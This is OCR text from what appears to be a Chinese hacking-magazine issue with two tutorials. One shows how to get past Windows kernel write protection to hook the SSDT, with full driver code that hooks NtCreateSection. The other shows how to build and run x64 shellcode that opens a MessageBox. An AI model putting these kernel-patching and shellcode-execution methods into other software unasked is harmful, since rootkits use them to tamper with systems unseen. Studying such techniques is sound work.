其中，ServiceTableBase 是 System Service Dispatch Table 的基地址。NumberOfServices 是由 ServiceTableBase 描述的服务的数目。ServiceCounterTable 用于操作系统的 checked builds，包含着 SSDT 中每个服务被调用次数的计数器。这个计数器由 INT 2Eh 处理程序（KiSystemService）更新。ParamTableBase 包含每个系统服务参数字节数表的基地址。System Service Parameter Table(SSPT)为系统服务参数表，定义了对应函数的参数字节，每个函数对应一个字节。比如在 0x804AB3BF 处的函数需 0x18 字

节的参数。




图 1 在 SSDT 表中查询系统服务函数入口地址

当调用 INT 2E 或 SYSENTER 指令时，系统服务调度程序 KiSystemService 被激活，进程通过该程序进入内核模式。在 Win32 方式下，应用程序调用 ntdll.dll，向 EAX 中加载所请求的系统服务标识符编号或系统函数索引，向 EDX 中加载用户模式中函数参数的地址。系统服务调度程序对参数数目进行验证，将其从用户堆栈复制到内核堆栈，然后调用 SSDT 中存储于 EAX 的服务标识符编号的索引地址处的函数。

SSDT Hook 就是改变 SSDT 中的函数地址，使之指向我们的函数。但由于 Windows 系统对某些内存区域启动了写保护功能，如果向只读内存区域（如 SSDT），执行写入操作，则会发生蓝屏死机（Blue Screen of Death，BSoD）。因此，绕过内存的写保护机制，成为 SSDT Hook 需要解决的首要问题。

目前盛行的有两种方法：修改 CR0 寄存器和通过 MDL 映射。下面简单介绍一下这两种方法。

1．修改 CR0 寄存器

原理是 Windows 对内存的分配采用的是分页管理，CR0 寄存器（如图 2 所示）第 1 位叫做保护属性位，控制着页的读或写属性。如果为 1，则可以读/写/执行；如果为 0，则只可以读/执行。SSDT 的页属性在默认情况下都是只读和可执行的，但不能写。所以 SSDT HooK 时把这一位设置成 1，就可以对 SSDT 表进行修改。

31	12	11	9	8	7	6	5	4	3	2	1	0
Page Base Address				0	0	D	A	P	P	U	W	P
								C	W			
								D	T			

图 2 CR0 寄存器

2．通过 MDL 映射

原理是将 SSDT 所在的区域映射到我们自己的 MDL 区域中，并把这个区域设置成可写。MDL 结构如下：

```
typedef struct _MDL {
    struct _MDL     *Next;
    CSHORT          Size;
    CSHORT   MdlFlags; //关键在这里，将来设置成 MDL_
                       //MAPPED_TO_SYSTEM_VA ，
                       //这样一来，这块区域就可写
    struct _EPROCESS      *Process;
    PVOID  MappedSystemVa;
    PVOID  StartVa;
    ULONG           ByteCount;
    ULONG           ByteOffset;
} MDL, *PMDL;
```

首先需要知道 KeServiceDscriptorTable 的基地址以及它所包含的项数，这样就可以用 MmCreateMdl 创建一个有起始地址和大小的内存区域。然后将这个 MDL 结构的 flag 与 MDL_MAPPED_TO_SYSTEM_VA 进行“或”操作，以便允许写入一块内存区域。最后调用 MmMapLockedPages 将这个内存区域锁定在内存中。

但这两种方法都存在明显的缺点。对于修改 CR0 寄存器的方法，由于许多 rootkit 在实现 SSDT Hook 时都会修改 CR0 寄存器。因此，现今几乎所有的杀毒软件都会监视 CR0 寄存器，如果有修改的行为，就会进行拦截和报警。并且修改 CR0 寄存器后，不仅 SSDT 所在区域会失去写保护，修改的内容所在的页面也都会失去写保护，这可能会引发其他问题。MDL 方法虽然可以精确地只修改 SSDT 所在区域的写保护，但我相信，动手实践过的人都有体会，代码量比较大，并且相当古老。下面介绍一种较新的方法，利用 MmMapIoSpace 映射来实现。

MmMapIoSpace 方法的原理是，将一个物理地址映射为多个虚拟地址，而对于再次映射得到的虚拟地址，我们可以设置权限。下面是 MmMapIoSpace()的内部实现源码：

```
  PVOID  MmMapIoSpace (
                    IN PHYSICAL_ADDRESS PhysicalAddress,
                    IN ULONG NumberOfBytes,
                    IN BOOLEAN CacheEnable)
  {
      PVOID    pVirtualAddress;
      ULONGLONG    SourcePhys;
      ULONG     SourceSize;
      BOOL      bSuccess;
  // 页面对齐的源码，调整大小来满足
  SourcePhys = PhysicalAddress.QuadPart & ~(PAGE_SIZE - 1);
// 为了页面对齐的
      SourceSize = NumberOfBytes + (PhysicalAddress.LowPart &
(PAGE_SIZE - 1));
      if (SourceSize < NumberOfBytes)
      {
          //防止 Integer 溢出
          SetLastError(ERROR_INVALID_PARAMETER);
          return NULL;
      }
      pVirtualAddress = VirtualAlloc(0, SourceSize, MEM_
RESERVE, PAGE_NOACCESS);
      if (pVirtualAddress != NULL)
      {
          bSuccess = VirtualCopy( pVirtualAddress, (PVOID)
(SourcePhys >> 8), SourceSize,PAGE_PHYSICAL | PAGE_
READWRITE | (CacheEnable ? 0 : PAGE_NOCACHE));
          if (bSuccess)
          {
              (ULONG)pVirtualAddress += PhysicalAddress.
LowPart & (PAGE_SIZE - 1);// 保证虚拟地址是页对齐的
          }
          else
          {
              VirtualFree(pVirtualAddress, 0, MEM_RELEASE);
                              //释放内存
              pVirtualAddress = NULL;
          }
      }
          return pVirtualAddress;// 返回虚拟内存地址
  }
```

可以看到，MmMapIoSpace()通过 VirtualAlloc()来申请一块虚拟内存，然后利用 VirtualCopy()对页属性进行设置，再将这块虚拟内存与作为参数传入的物理内存地址对应起来，返回设置好页面属性的新申请到的虚拟内存。在 MmMapIoSpace 中还对页面对齐做了检查，所以 MmMapIoSpace()实现起来很安全。

由此实现 SSDT Hook 的具体流程是，先取得 SSDT 的虚拟地址 a，然后根据虚拟地址获取它的物理地址，再利用 MmMapIoSpace 映射为一个虚拟地址 base，而这个虚拟地址和前面的虚拟地址是不一样的（参见图 3）。a 是之前的虚拟地址，base 是经过 MmMapIoSpace 映射后得到的虚拟地址。但由于我们是可以对 base 的页属性进行设置的，所以这样就绕开了 Windows 的内存写保护机制。

```
//Hook 系统服务分配表（System Service Dispatch Table）
//系统服务分配表原先的虚拟地址 a（不具有写属性）
a=4*Index+(ULONG)KeServiceDescriptorTable->ServiceTable;
//再次映射后的虚拟地址 base（可以进行写操作）

base=(ULONG)MmMapIoSpace(MmGetPhysicalAddress((void*)a),4,0);
```

图 3 所示的是在驱动加载起来后，使用 DebugView 查看到的 a 和 base 的值。可以看到，这两个虚拟地址是不同的，而它们却对应着相同的物理地址。



图 3　对比虚拟地址 a 和 base

在对这种方法实现的 SSDT Hook 驱动进行测试时，可以在正常更新使用的 Windows XP 上执行成功。下面给出一个利用此方法实现 SSDT Hook NtCreateSection 函数的驱动例子代码，感兴趣的读者可以上机试一下。

```
#include <ntddk.h>
/*
这个结构的 ServiceTable 成员指向存放实际系统服务地址的数组。
因此，要在系统中挂钩所有 native API 函数，我们要做的就是把
代理函数的地址写进数组的第 i 项（i 是服务的索引），
这个数组被 KeServiceDescriptorTable 中的 ServiceTable 指向
*/
struct SYS_SERVICE_TABLE {
    void **ServiceTable; //指向存放实际系统服务地址的数组
    unsigned long CounterTable;
    unsigned long ServiceLimit;
    void **ArgumentsTable;
};
const WCHAR devicename[]=L"\\Device\\Protector";//设备名称
const WCHAR devicelink[]=L"\\DosDevices\\PROTECTOR";
//设备符号链接
KEVENT event;
ULONG Index,RealCallee;
char *output;
extern struct SYS_SERVICE_TABLE *KeServiceDescriptorTable;
//这个函数判断是否要让 NtCreateSection 调用成功
ULONG __stdcall check(PULONG arg)
{
    HANDLE hand=0;
    PFILE_OBJECT file=0;
    POBJECT_HANDLE_INFORMATION info;
    ULONG a;char*buff;
    ANSI_STRING str;
    LARGE_INTEGER li;
    li.QuadPart=-10000;
    //检查 PAGE_EXCUTE 的属性，判断是否为可执行文件或
    //模块
    if((arg[4]&0xf0)==0)
    return 1;
    if((arg[5]&0x01000000)==0)
        return 1;
    //通过句柄获取文件名
    hand=(HANDLE)arg[6];
    ObReferenceObjectByHandle(hand,0,0,KernelMode,&file,&info);
    if(!file)
        return 1;
    RtlUnicodeStringToAnsiString(&str,&file->FileName,1);
    a=str.Length;buff=str.Buffer;

while(1)
    {
        if(buff[a]=='.')
        {
            a++;
            break;
        }
        a--;
    }
    ObDereferenceObject(file);
    //如果不是可执行的，忽略，返回 1
    if(_stricmp(&buff[a],"exe")){RtlFreeAnsiString(&str);return 1;}
        //向用户询问是否放行 NtCreateSection 函数的调用
    //同步对缓冲区的写操作
    KeWaitForSingleObject(&event,Executive,KernelMode,0,0);
        strcpy(&output[8],buff);
    //RtlCopyUnicodeString(&output[8],buff);
    RtlFreeAnsiString(&str);
    a=1;
    memmove(&output[0],&a,4);

while(1)
    {
    li.QuadPart=-10000;
    KeDelayExecutionThread(KernelMode,0,&li);
    memmove(&a,&output[0],4);
    if(!a)break;
    }
    memmove(&a,&output[4],4);
    KeSetEvent(&event,0,0);
    return a;
}
/*
```

Proxy()保存了通用寄存器和标志寄存器，把该服务的参数指针压栈，然后调用 check()。剩下就要靠 check()的返回值了。如果 check()返回 TRUE（比如我们希望处理这个请求），Proxy()恢复通用寄存器和标志寄存器，然后将控制权交给服务。

否则，Proxy()将 STATUS_ACCESS_DENIED 传递给 EAX，恢复 ESP 然后返回——在调用者看来就像 NtCreate- Section()返回一个 STATUS_ ACCESS_DENIED 错误状态而调用失败一样。

```
*/
_declspec(naked) Proxy()
{
    _asm{
    pushfd
    pushad
    mov ebx,esp
    add ebx,40
    push ebx
    call check
    cmp eax,1
    jne block
    popad
    popfd
    jmp RealCallee
    block:popad
    mov ebx, dword ptr[esp+8]
    mov dword ptr[ebx],0
    mov eax,0xC0000022L
    popfd
    ret 32
    }
}
/*
```

通过 MmMapIoSpace()映射通信缓冲区到内核地址空间，另外把我们的代理函数的地址写进 SSDT 中（当然了，我们是在将实际服务地址保存到全局变量 RealCallee 中之后才做这件事的）。


为了覆盖 SSDT 中合适的项(entry)，我们通过 MmMapIoSpace()映射目标地址。

```
*/
NTSTATUS DrvDispatch(IN PDEVICE_OBJECT device,IN PIRP Irp)
{
    UCHAR*buff=0; ULONG a,base;
    PIO_STACK_LOCATION loc=IoGetCurrentIrpStackLocation(Irp);
    if(loc->Parameters.DeviceIoControl.IoControlCode==1000)
    {
buff=(UCHAR*)Irp->AssociatedIrp.SystemBuffer;
        // Hook 系统服务分配表
        memmove(&Index,buff,4);
        a=4*Index+(ULONG)KeServiceDescriptorTable-> Service
Table;
        base=(ULONG)MmMapIoSpace(MmGetPhysical
Address((void*)a),4,0);
        KdPrint(("address a:%08X,address base:%08x\n",a,base));
        a=(ULONG)&Proxy;
        _asm
        {
            mov eax,base
            mov ebx,dword ptr[eax]
            mov RealCallee,ebx
            mov ebx,a
            mov dword ptr[eax],ebx
        }
        MmUnmapIoSpace(base,4);
        memmove(&a,&buff[4],4);

    output=(char*)MmMapIoSpace(MmGetPhysicalAddress((void*)a),
256,0);
    }
    Irp->IoStatus.Status=0;
    IoCompleteRequest(Irp,IO_NO_INCREMENT);
    return 0;
}
//关闭设备
NTSTATUS DrvCreateClose(IN PDEVICE_OBJECT device,IN
PIRP Irp)
{
    Irp->IoStatus.Information=0;
    Irp->IoStatus.Status=0;
    IoCompleteRequest(Irp,IO_NO_INCREMENT);
    return 0;
}
//卸载设备
void DrvUnload(IN PDRIVER_OBJECT driver)
{
    UNICODE_STRING devlink;
    ULONG a,base;
    //unhook dispatch table
    a=4*Index+(ULONG)KeServiceDescriptorTable->ServiceTable;
    base=(ULONG)MmMapIoSpace(MmGetPhysicalAddress((voi
d*)a),4,0);
    _asm
    {
    mov eax,base
    mov ebx,RealCallee
    mov dword ptr[eax],ebx
    }
    MmUnmapIoSpace(base,4);
    MmUnmapIoSpace(output,256);
    RtlInitUnicodeString(&devlink,devicelink);
    IoDeleteSymbolicLink(&devlink);
    IoDeleteDevice(driver->DeviceObject);
}
//驱动入口
NTSTATUS DriverEntry(IN PDRIVER_OBJECT driver,IN
PUNICODE_STRING path)
{
    PDEVICE_OBJECT devobject=0;
    UNICODE_STRING devlink,devname;
    ULONG a,b;
    RtlInitUnicodeString(&devname,devicename);
    RtlInitUnicodeString(&devlink,devicelink);
    IoCreateDevice(driver,256,&devname,FILE_DEVICE_UNKN
OWN,0,TRUE,&devobject);
    IoCreateSymbolicLink(&devlink,&devname);
    driver->MajorFunction[IRP_MJ_DEVICE_CONTROL] =
DrvDispatch;
    driver->MajorFunction[IRP_MJ_CREATE] = DrvCreateClose;
    driver->MajorFunction[IRP_MJ_CLOSE] = DrvCreateClose;
    driver->DriverUnload = DrvUnload;
    KeInitializeEvent(&event,SynchronizationEvent,1);
    return 0;
}
```

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：Win64、VC、内嵌汇编



在 64 位 VC 程序里内嵌汇编

文/图 胡文亮

在 32 位 VC 程序里内嵌汇编，十分简单，但是在 64 位程序里内嵌汇编，恐怕就有点难度了，因为我们熟悉的关键字“__asm{}”被禁用了。无论在 VS 2010 里，还是在 WDK 7610 里，这个关键字都不再生效（参见图 1）。

不过某些时候我们确实是需要内嵌汇编的。比如获得 CPU 的生产商家，不用汇编指令“CPUID”根本行不通（通过注册表获得信息的不算）。对于这个问题，我们有两种解决方式。其中第一种是比较正统的方法，就是先用汇编写一个程序，编译一

个 obj 文件出来（假设名为 asmp.obj），然后编写一个 C 程序（C 程序里可以调用汇编程序里的函数），然后把 C 程序也编译为一个 obj 文件（假设名为 cp.obj），链接的时候把这两个 obj 文件放在一起，就整出一个 exe 文件了。不过这种方法我不太喜欢，我比较喜欢使用 shellcode 的方法。




图 1

shellcode 可以理解成一段已经编译好的汇编代码，直接嵌入到 C 程序中被调用。那么我们要使用 shellcode 就需要三步：编写汇编代码→获取 shellcode→把 shellcode 嵌入到 VC 程序中。以下就以 shellcode 弹窗为例，写一个完整的示例。

1．编写汇编代码（至于为什么要放这么多 NOP，后续文章会谈到）

```
IncludeLib Kernel32.Lib
IncludeLib User32.Lib
EXTERN ExitProcess:PROC
EXTERN MessageBoxA:PROC
.CODE
    Entry PROC
sub rsp,40
xor rcx,rcx
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        mov rdx,18446744073709551615
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        mov r8,18446744073709551615
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        mov r9,40H ;ICON_X
        nop
        nop
        nop
        nop
        nop
        nop
nop
        nop
        nop
nop
        call MessageBoxA
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        add rsp,40
        ret
    Entry ENDP
END
```

2．获取 shellcode

编写好以上汇编代码后，就用 VC 2010 的 ml64.exe 进行编译，得到一个 obj 文件。接下来我们就要获取 shellcode 了。可以使用 16 进制编辑器手工获取 shellcode，不过手工获取太过于麻烦，还是通过编程实现较为方便。获取 shellcode 的流程如下：

（1）申请一片内存（内存起始位置为[基址]），打开 obj 文件，读取全部数据。

（2）读入[基址+36]处的一个 4 字节数据，这个数据是[shellcode 的长度]（sclen）。

（3）读入[基址+40]处的一个 4 字节数据，这个数据是[shellcode 的偏移]（scoff）。

（4）从[基址+scoff]取出长度为[sclen]的数据。

用 VB 6 代码实现如下：

```
'读取文件全部内容
Private Function ReadFile(ByVal strFileName As String, Optional ByVal lngStartPos As Long = 1, Optional ByVal lngFileSize As Long = -1) As Byte()
    On Error Resume Next
    Dim FilNum As Integer
    FilNum = FreeFile
    Open strFileName For Binary As #FilNum
        If lngFileSize = -1 Then
            ReDim ReadFile(LOF(FilNum) - lngStartPos)
        Else
            ReDim ReadFile(lngFileSize - 1)
        End If
        Get #FilNum, lngStartPos, ReadFile
    Close #FilNum
End Function
'整理字符串
Private Function DealString(ByVal sz As String) As String
DealString = String$(2 - Len(sz), "0") & sz
End Function
'获得 shellcode
Private Sub Command1_Click()
    Dim bts() As Byte
    Dim opc() As Byte
    '//清除原来的数据
    Text2.Text = ""
    '//获得数据
    Dim baseAddr As Long, hcLength As Long, hcOffset As Long
    bts = ReadFile(Text1.Text, 1, -1)
If UBound(bts) < 0 Then
        MsgBox "read file error!"
        Exit Sub
    End If
    baseAddr = VarPtr(bts(0))
    RtlMoveMemory VarPtr(hcLength), baseAddr + 36, 4
    RtlMoveMemory VarPtr(hcOffset), baseAddr + 40, 4
```

```
        ReDim opc(hcLength - 1)
        RtlMoveMemory VarPtr(opc(0)), baseAddr + hcOffset, hcLength
        '//处理数据
        Dim i As Long
    For i = 0 To UBound(opc)
            Text2.Text = Text2.Text & "\x" & DealString(Hex$(opc(i)))
        Next
        '//把 10 个\x90 替换成回车
        Text2.Text = Replace$(Trim$(Text2.Text), "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90", vbCrLf)
    End Sub
```

现在知道为什么加这么多 NOP 了吧？因为 NOP 就是 0x90，尽管某些指令编译成机器码后也可能出现 0x90，但是连续 10 个 0x90 在"有意义的"汇编代码里基本上是不会出现的（只有可能是 10 个 NOP）。在第一步中的汇编代码里加上如此多的 NOP，起到了"区分指令"的作用，为我们修改 shellcode 提供了方便。我当然知道即使没有 10 个 NOP 也可以"区分指令"（废话），但是这样增大了编程的难度（难度几乎和做一个反汇编器一样），得不偿失。用第二步的代码分割第一步的代码得到如图 2 所示的运行结果。




图 2

3. 修改 shellcode 并使用 shellcode

首先明确一下，如果直接把以上 shellcode 放到 VC 里编译运行，肯定报错。shellcode 要修改的地方分别位于第 2 行、第 3 行和第 5 行。它们分别是 MessageBoxA 中的第 2 个参数（字符数组首地址）、第 3 个参数（字符数组首地址）和 MessageBoxA 本身的地址。当然，这个修改不能让我们来手工实施，必须由程序来自动修改（否则我们的 shellcode 只能在自己的机器里运行）。调用这段 shellcode 的 VC 代码如下：

```
    #include <stdio.h>
    #include <Windows.h>
    void main()
    {
        DWORD xxx,www=0;
        char a[]="hello",b[]="world";
        ULONG64 pa=(ULONG64)a,pb=(ULONG64)b;
        //获得 MessageBoxA 的地址，注意，如果是 CUI 程序，一
        //定要用 LoadLibrary 而不能用 GetModuleHandle
        FARPROC h=GetProcAddress(LoadLibraryW(L"user32.dll"),
"MessageBoxA");
        //shellcode 字符串
        UCHAR strShellCode[45]="\x48\x83\xEC\x28\x48\x33\xC9\
x48\xBA\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\x49\xB8\xFF\xFF\xFF\x
FF\xFF\xFF\xFF\xFF\x49\xC7\xC1\x40\x00\x00\x00\xE8\x00\x00\x00\
x00\x48\x83\xC4\x28\xC3";
        //一定要修改内存权限为 PAGE_EXECUTE_READWRITE
        VirtualProtect(strShellCode,45,PAGE_EXECUTE_
READWRITE,&xxx);
        www=(DWORD)h-(DWORD)(&strShellCode[34])-5;
        //填充 MessageBoxA 的地址
        memcpy(&strShellCode[35],&www,4);
        //填充[内容]字符串的首地址
        memcpy(&strShellCode[9],&pa,8);
        //填充[标题]字符串的首地址
        memcpy(&strShellCode[19],&pb,8);
        //运行 shellcode
        ((void(*)(void)) &strShellCode)();
    }
```

运行效果如图 4 所示。

